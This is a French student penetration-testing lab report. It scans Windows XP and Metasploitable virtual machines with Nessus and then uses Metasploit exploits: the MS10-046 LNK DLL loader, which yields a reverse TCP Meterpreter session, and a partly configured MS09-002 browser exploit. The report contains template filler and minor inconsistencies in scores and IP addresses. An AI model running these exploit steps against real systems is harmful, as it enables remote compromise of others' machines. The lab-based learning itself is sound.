


25/01/2024



validata

IUT Villetanneuse

Insérez votre texte ici Insérez votre texte ici Insérez votre texte ici Insérez votre texte ici Insérez
votre texte ici Insérez votre texte ici Insérez votre texte ici Insérez votre texte ici Insérez votre
texte ici Insérez votre texte ici Insérez votre texte ici Insérez votre texte ici. Insérez votre texte ici

par **GBALE Mohamed-Ali**

Sommaire


IUT Villetanneuse	1
Sommaire	2
Consigne	4
Présentation de Nessus	8
4.1 Test d'intrusion sur XP familial	9
Rapport PDF Nessus windows XP	24
4.2 Test d'intrusion sur vm métasploitable	26
4.2 Rapport PDF Nessus windows XP	55

Consigne

- 3) installer sur virtualbox/kali la vm nessus compatible avec kali
- 4) lancer depuis nessus :
 - 4.1 test d'intrusion sur XP familial
 - 4.2 test d'intrusion sur metasploitable
- 5) Etudier les rapports pdf générés par nessus
- 6) Tenter d'exploiter une vulnérabilité : commenter, documenter
- 7) Rédiger votre rapport de pentesting comme présenter en introduction cf pj Votre rapport doit être rendu pour le 26/01.

2) installer sur virtualbox :


- 2.1 kali



La VM est donc bien fonctionnelle, ou retrouve d'ailleurs l'adresse IP fournit par la machine physique via le mode de connectivité par pont:

```
(kali㉿kali)-[/tmp/mount]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:cb:7e:f5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.55/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 64089sec preferred_lft 64089sec
    inet6 fe80::66d0:4985:e178:835/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

- xp familial



La VM est donc bien fonctionnelle, une adresse ip du réseau 192.168.1.0/24 à été attribué:

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Propriétaire>ipconfig

Configuration IP de Windows


Carte Ethernet Connexion au réseau local:

    Suffixe DNS propre à la connexion : lan
    Adresse IP. . . . . : 192.168.1.26
    Masque de sous-réseau . . . . . : 255.255.255.0
    Passerelle par défaut . . . . . : 192.168.1.254

C:\Documents and Settings\Propriétaire>
```

- metasploitable de Mr Evangelista (voir TP)

On a bien installé et configuré la machine Meta en installant l'image puis en l'important sur virtualbox




La VM est donc bien fonctionnelle, une IP du réseau 192.168.1.0/24 a été attribuée on peut donc conclure que les 3 machines peuvent communiquer entre elles:



```
root@metasploitable:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:49:2a:e5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.19/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe49:2ae5/64 scope link
        valid_lft forever preferred_lft forever
root@metasploitable:~#
```

3) installer sur virtualbox/kali la vm nessus compatible avec kali

On a bien pu installer et démarrer Nessus tous les plugins sont compilés.



Chaque VM à exploiter à son propre répertoire qui liste les vulnérabilités effectué par le scan avancé proposer par le service:



Présentation de Nessus

Nessus est un outil de sécurité informatique largement utilisé pour la gestion des vulnérabilités. Développé par Tenable Network Security, il effectue des analyses automatisées des réseaux informatiques pour identifier et évaluer les failles de sécurité potentielles. À l'aide d'une vaste base de données de vulnérabilités connues, il compare les configurations des systèmes analysés et identifie les vulnérabilités pouvant être exploitées par des attaquants. De plus, il fournit une interface conviviale qui permet aux utilisateurs de générer des rapports détaillés sur les vulnérabilités découvertes. La flexibilité de Nessus lui permet de s'adapter à une variété d'environnements informatiques et constitue une solution puissante pour améliorer la sécurité des réseaux et des systèmes.

Dans le cadre de cette SAE nous allons utiliser le scan de type avancés proposé par la solution.



4.1 Test d'intrusion sur XP familial



D'après le scan il y a eu pas moins de 34 vulnérabilités, je vais ici vous présenter ceux comportant les failles les plus critiques.



Je vais ici vous présenter en tenter d'exploiter ses failles

Première vulnérabilité

présentation SMB NULL

La première faille est une vulnérabilité de type critique avec un score CVSS de 10:

<input type="checkbox"/>	HIGH	7.3	6.6	SMB NULL Session Authentication	Misc.	1		
--------------------------	------	-----	-----	---------------------------------	-------	---	--	--

HIGH	SMB NULL Session Authentication
Description The remote host is running and SMB protocol. It is possible to log into the browser or spoolss pipes using a NULL session (i.e., with no login or password). Depending on the configuration, it may be possible for an unauthenticated, remote attacker to leverage this issue to get information about the remote host.	
Solution Please contact the product vendor for recommended solutions.	

Il y a un serveur SMB qui tourne sur cette machine, la faille est que nous pouvons nous connecter avec une session NULL donc sans login ou mot de passe.

Deuxième vulnérabilité

presentation Signing note required

La première faille est une vulnérabilité de type moyenne avec un score CVSS de 5.3 :

<input type="checkbox"/>	MEDIUM	5.3	SMB Signing not required	Misc.	1		
--------------------------	--------	-----	--------------------------	-------	---	--	--

MEDIUM SMB Signing not required

Description
Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

Solution
Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

Cette faille nous informe qu'il n'y a pas besoin de s'authentifier, il peut être exploité à l'aide d'une attack MITM pour pouvoir se connecter en SMB.

presentation Windows Shortcut File

Ce module comporte une vulnérabilité dans la gestion des fichiers de raccourci Windows (.LNK) qui contiennent des ressources de symboles pointant vers des DLL malveillantes.

```
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > info
  Name: Microsoft Windows Shell LNK Code Execution
  Module: exploit/windows/browser/ms10_046_shortcut_icon_dllloader
  Platform: Windows
  Arch:
  Privileged: No
  License: Metasploit Framework License (BSD)
  Rank: Excellent
  Disclosed: 2010-07-16
```

L'objectif est de créer à l'aide d'un payload un lien malveillant qui est donc notre adresse IP 192.168.1.56 ce lien ensuite ouvert par la victime va télécharger des fichiers permettant d'initialiser une connexion.

Exploit Windows Shortcut File

```
Basic options:


| Name    | Current Setting | Required | Description                                                                                                                           |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| SRVHOST | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 80              | yes      | The daemon port to listen on (do not change)                                                                                          |
| SSLCert |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| UNCHOSt |                 | no       | The host portion of the UNC path to provide to clients (ex: 1.2.3.4).                                                                 |
| URIPATH | /               | yes      | The URI to use (do not change).                                                                                                       |


Payload information:
Space: 2048

Description:
This module exploits a vulnerability in the handling of Windows
Shortcut files (.LNK) that contain an icon resource pointing to a
malicious DLL. This module creates a WebDAV service that can be used
to run an arbitrary payload when accessed as a UNC path.

References:
https://nvd.nist.gov/vuln/detail/CVE-2010-2568
OSVDB (66387)
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2010/MS10-046

View the full module info with the info -d command.

msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set lhost 192.168.1.55
lhost => 192.168.1.55
```


On a juste ici besoin de renseigner notre adresse IP, pour faire rediriger le flux vers nous.

puis on lance l'exploit:

```
[*] Server stopped.
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > run
[*] Exploit running as background job 5.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.55:4444
```

Le reverse TCP handler va permettre d'établir une connexion depuis la machine cible vers la machine attaquante. Dans ce scénario nous imaginerons que la machine cible est aller malencontreusement sur le lien piégé:



Elle a donc renseigné l'adresse IP de l'attaquant comme nous pouvons le voir sur l'internet explorer du win XP (voir image ci-dessus).


La machine attaquante envoie alors les paquets de type DLL pour compromettre l'ordinateur de la victime:

```

msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > [*] Send vulnerable clients to \\192.168.1.55\hwXYZ
c\
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*] Using URL: http://192.168.1.55/
[*] Server started.
[*] 192.168.1.26 ms10_046_shortcut_icon_dllloader - Sending UNC redirect
[*] 192.168.1.26 ms10_046_shortcut_icon_dllloader - Responding to WebDAV OPTIONS request
[*] 192.168.1.26 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /hwXYZc
[*] 192.168.1.26 ms10_046_shortcut_icon_dllloader - Sending 301 for /hwXYZc ...
[*] 192.168.1.26 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /hwXYZc/
[*] 192.168.1.26 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /hwXYZc/ ...
[*] 192.168.1.26 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /hwXYZc
[*] 192.168.1.26 ms10_046_shortcut_icon_dllloader - Sending 301 for /hwXYZc ...
[*] 192.168.1.26 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /hwXYZc/
[*] 192.168.1.26 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /hwXYZc/ ...
[*] 192.168.1.26 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /hwXYZc
[*] 192.168.1.26 ms10_046_shortcut_icon_dllloader - Sending 301 for /hwXYZc ...
[*] 192.168.1.26 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /hwXYZc/
[*] 192.168.1.26 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /hwXYZc/ ...
[*] 192.168.1.26 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /hwXYZc
[*] 192.168.1.26 ms10_046_shortcut_icon_dllloader - Sending 301 for /hwXYZc ...

```

On peut voir sur la machine de la victime que les fichiers ont été téléchargés, grâce au payload:



On a donc pu ouvrir un shell sur la session 2 de metasploit:

```

[*] Meterpreter session 2 opened (192.168.1.55:4444 → 192.168.1.26:1053) at 2024-01-23 10:12:27 -0500

```

Nous voilà maintenant maître de la machine:

```
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > ls
No entries exist in C:\Documents and Settings\Propriétaire\Bureau
meterpreter > ps

Process List
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0		
328	4	smss.exe	x86	0	AUTORITE NT\SYSTEM	\SystemRoot\System32\smss.exe
480	956	wscntfy.exe	x86	0	WINXP\Propriétaire	C:\WINDOWS\system32\wscntfy.exe
484	328	csrss.exe	x86	0	AUTORITE NT\SYSTEM	\\?\C:\WINDOWS\system32\csrss.exe
508	328	winlogon.exe	x86	0	AUTORITE NT\SYSTEM	\\?\C:\WINDOWS\system32\winlogon.exe
580	620	alg.exe	x86	0		C:\WINDOWS\System32\alg.exe
620	508	services.exe	x86	0	AUTORITE NT\SYSTEM	C:\WINDOWS\system32\services.exe
632	508	lsass.exe	x86	0	AUTORITE NT\SYSTEM	C:\WINDOWS\system32\lsass.exe
784	620	svchost.exe	x86	0	AUTORITE NT\SYSTEM	C:\WINDOWS\system32\svchost.exe
864	620	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
956	620	svchost.exe	x86	0	AUTORITE NT\SYSTEM	C:\WINDOWS\System32\svchost.exe
1004	620	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
1060	1464	IEXPLORE.EXE	x86	0	WINXP\Propriétaire	C:\Program Files\Internet Explorer\iexplore.exe
1064	620	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
1344	620	spoolsv.exe	x86	0	AUTORITE NT\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1464	1440	explorer.exe	x86	0	WINXP\Propriétaire	C:\WINDOWS\Explorer.EXE
1504	1448	rundll32.exe	x86	0	WINXP\Propriétaire	C:\WINDOWS\system32\rundll32.exe
1556	1464	ctfmon.exe	x86	0	WINXP\Propriétaire	C:\WINDOWS\system32\ctfmon.exe
1740	508	wpabaln.exe	x86	0	WINXP\Propriétaire	C:\WINDOWS\system32\wpabaln.exe
1804	1464	cmd.exe	x86	0	WINXP\Propriétaire	C:\WINDOWS\system32\cmd.exe
1964	1060	rundll32.exe	x86	0	WINXP\Propriétaire	C:\WINDOWS\system32\rundll32.exe

```
meterpreter > pwd
C:\Documents and Settings\Propriétaire\Bureau
```

A savoir: Les DLL malveillantes peuvent être utilisées pour envoyer des charges utiles malveillantes. Par exemple, ils peuvent contenir des routines de code permettant à un attaquant de prendre le contrôle du système, d'installer des logiciels malveillants supplémentaires ou d'exécuter des commandes arbitraires.

Troisième vulnérabilité

présentation Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)

La troisième faille est une vulnérabilité de type critique avec un score CVSS de 7.4 :

Sev ▼	CVSS ▼	VPR ▼	Name ▲	Family ▲	Count ▼	⚙
CRITICAL	10.0 *	7.4	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)	Windows	1	🔄 ✎

CRITICAL MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)

Description
The remote host is affected by a memory corruption vulnerability in SMB that may allow an attacker to execute arbitrary code or perform a denial of service against the remote host.

Solution
Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

Cette vulnérabilité comporte une corruption de la mémoire de son hôte sur serveur SMB, ce qui permet à un attaquant de faire un attaque par déni de service.

Exploit Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)


Dans un premier sur métasploit on va chercher des exploit comportant le même nom de code que la faille:

On la sélectionne, puis on on rentre les options:

Dans un premier temps j'ai choisis le chemin de l'exploit qui est **exploit.html** il sera plus facile de le renseigner que d'avoir une suite de caractère random qu'on devrait taper sur la barre de recherche de la victime.

```
msf6 exploit(windows/browser/ms09_002_memory_corruption) > set uripath exploit.html
uripath => exploit.html
```


